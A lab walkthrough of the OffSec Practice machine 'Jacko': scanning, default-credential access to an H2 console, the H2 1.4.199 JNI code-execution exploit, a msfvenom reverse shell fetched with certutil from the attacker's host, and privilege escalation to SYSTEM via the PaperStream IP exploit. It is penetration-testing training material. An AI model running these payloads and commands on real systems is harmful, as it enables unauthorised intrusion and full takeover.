



OffSecTM
The Path to a Secure FutureTM

OffSec Practice

Jacko(Intermediate - Hard)

Alif

Nmap

```

Nmap 7.94SVN scan initiated Mon Jan 15 02:11:13 2024 as: nmap -min-rate=10000 -Pn -sCV -A -p 80,135,445,5040,7680,8082,9092,49664,49665,49666,49668,49669 -oA nmap.out 192.168.180.66
Nmap scan report for 192.168.180.66
Host is up (0.16s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: H2 Database Engine (redirect)
|_ http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  closed pando-pub
8082/tcp  open  http         H2 database http console
|_ http-title: H2 Console
9092/tcp  open  XmlRpcRegSvc?
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
|_ service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
GF-Bprt9092-TRCPV-7.94SVN1-750-1/15K1Tne-65A4DA92Dc-x86_64-nc-linux-gnu/g


```

Port 8082(HTTP):

English

▼

PreferencesToolsHelp

Login

Saved Settings:

Generic H2 (Embedded)

▼

Setting Name:

Generic H2 (Embedded)

Save

Remove

Driver Class:

org.h2.Driver

JDBC URL:

jdbc:h2:~/test

User Name:


sa

Password:

Connect

Test Connection

- I am able to login with default credentials as seen, once logged in:



From the screenshot, we can see the version: H2 1.4.199, and with that, I can get an exploit from googling:

H2 Database 1.4.199 - JNI Code Execution

```
# H2 allows users to gain code execution by compiling and running Java code
# however this requires the Java Compiler to be available on the machine running H2.
# This exploit utilises the Java Native Interface to load a a Java class without
# needing to use the Java Compiler

-- Write native library
SELECT CSVWRITE('C:\Windows\Temp\JNIScriptEngine.dll', CONCAT('SELECT NULL ',
CHAR(0x4d),CHAR(0x5a),CHAR(0x90),CHAR(0x00),CHAR(0x03),CHAR(0x00),CHAR(0x00),CHAR(0x04),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0xff),CHAR(0xff),CHAR(0x00),CHAR(0x00),CHAR(0xb8),CHAR(0x00),
'ISO-8859-1', ' ', ' ', ' ', ' ', ' ');


-- Load native library
CREATE ALIAS IF NOT EXISTS System_load FOR "java.lang.System.load";
CALL System_load('C:\Windows\Temp\JNIScriptEngine.dll');

-- Evaluate script
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
```

- Will need to get code execution by inputting these codes into the SQL input box:



- Once all commands are followed:



The screenshot shows a Java IDE interface. At the top, there are buttons for 'Run', 'Run Selected', 'Auto complete', and 'Clear', followed by a label 'SQL statement:'. Below this, a text area contains a Java code snippet: `CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next());`. Below the text area, the execution results are displayed. The first line is `CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next());`. The second line is `PUBLIC.JNISCRIPTEENGINE_EVAL('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next());`. The third line is `jackol'tony`. The fourth line is `(1 row, 812 ms)`.

Getting the Shell:

Made a reverse shell payload using msfvenom:

- `msfvenom -p windows/x64/shell_reverse_tcp`
`LHOST=192.168.45.167 LPORT=443 -f exe -a x64`
`--platform windows -b '\x00' -e x64/xor_dynamic -o scrap.exe`
- Then started a python server where the scrap.exe is located and used a Msoft version of wget:
 - `CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil -urlcache -f http://192.168.45.167/scrap.exe C:\\Users\\tony\\Desktop\\scrap.exe").getInputStream()).useDelimiter("\\Z").next());`
- We can check with the Msoft version of ls:
 - `CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("cmd /c dir \\\"C:\\Users\\tony\\Desktop\\").getInputStream()).useDelimiter("\\Z").next());`

```
Run Run Selected Auto complete Clear SQL statement:
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime()).exec("cmd /c dir 'C:\\Users\\tony\\Desktop\\").getInputStream().useDelimiter("\\Z").next()');

CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime()).exec("cmd /c dir 'C:\\Users\\tony\\Desktop\\").getInputStream().useDelimiter("\\Z").next()');
PUBLIC.JNISCRIPTEENGINE_EVAL('new java.util.Scanner(java.lang.Runtime.getRuntime()).exec("cmd /c dir 'C:\\Users\\tony\\Desktop\\").getInputStream().useDelimiter("\\Z").next()')
Volume in drive C has no label.
Volume Serial Number is AC2F-6399

Directory of C:\\Users\\tony\\Desktop

01/15/2024 07:00 AM <DIR> .
01/15/2024 07:00 AM <DIR> ..
01/15/2024 06:38 AM      34 local.txt
04/22/2020 03:23 AM    1,450 Microsoft Edge.Ink
01/15/2024 07:00 AM    7,168 scrap.exe
          3 File(s)      8,652 bytes
          2 Dir(s)  7,207,399,424 bytes free

(1 row, 63 ms)
```

- Now we start the listener on 443 and launch the exploit:

```
Run Run Selected Auto complete Clear SQL statement:
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime()).exec("C:\\Users\\tony\\Desktop\\scrap.exe").getInputStream().useDelimiter("\\Z").next()');
```

```
(kali㉿kali)-[~/Desktop/offsecLab/Jacko]
$ sudo rlwrap nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.167.66] 49837
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\H2\service>
```

- Got the flag using this:

```
C:\Program Files (x86)\H2\service>type c:\users\tony\desktop\local.txt
type c:\users\tony\desktop\local.txt
75469e90d43baf3a776e14d95bde2aad
```

Privilege Escalation

Found an exploit because of this file

```
c:\Program Files (x86)>dir
Volume in drive C has no label.
Volume Serial Number is AC2F-6399
Directory of c:\Program Files (x86)

04/27/2020  08:01 PM    <DIR>          .
04/27/2020  08:01 PM    <DIR>          ..
04/27/2020  07:59 PM    <DIR>          Common Files
04/27/2020  08:01 PM    <DIR>          fiScanner
04/27/2020  07:59 PM    <DIR>          H2
05/03/2022  05:22 PM    <DIR>          Internet Explorer
03/18/2019  08:52 PM    <DIR>          Microsoft.NET
04/27/2020  08:01 PM    <DIR>          PaperStream IP
03/18/2019  10:20 PM    <DIR>          Windows Defender
```

PaperStream IP (TWAIN) 1.42.0.5685 - Local Privilege Escalation

EDB-ID: 49382	CVE: 2018-16156	Author: 1F98D	Type: LOCAL	Platform: WINDOWS	Date: 2021-01-06
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

- By reading the code, will need to generate a new payload and change the payload file variable

```
(kali@kali)-[~/Desktop/offsecLab/Jacko]
$ msfvenom -p windows/x64/shell_reverse_tcp -f dll -o shell.dll LHOST=192.168.45.167 LPORT=445
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: shell.dll
```

```
# Example payload generated as follows
# msfvenom -p windows/x64/shell_reverse_tcp -f dll -o shell.dll LHOST=eth0 LPORT=4444
$PayloadFile = "C:\users\tony\shell.dll"
```

- Now we transfer over the exploits from exploitdb and msfvenom

- Start the listener to port 445 and launch the exploit from exploitdb

```
(kali㉿kali)-[~/Desktop/offsecLab/Jacko]
$ sudo rlwrap nc -lnvp 445 \shell.dll
listening on [any] 445 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.167.66] 49935
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```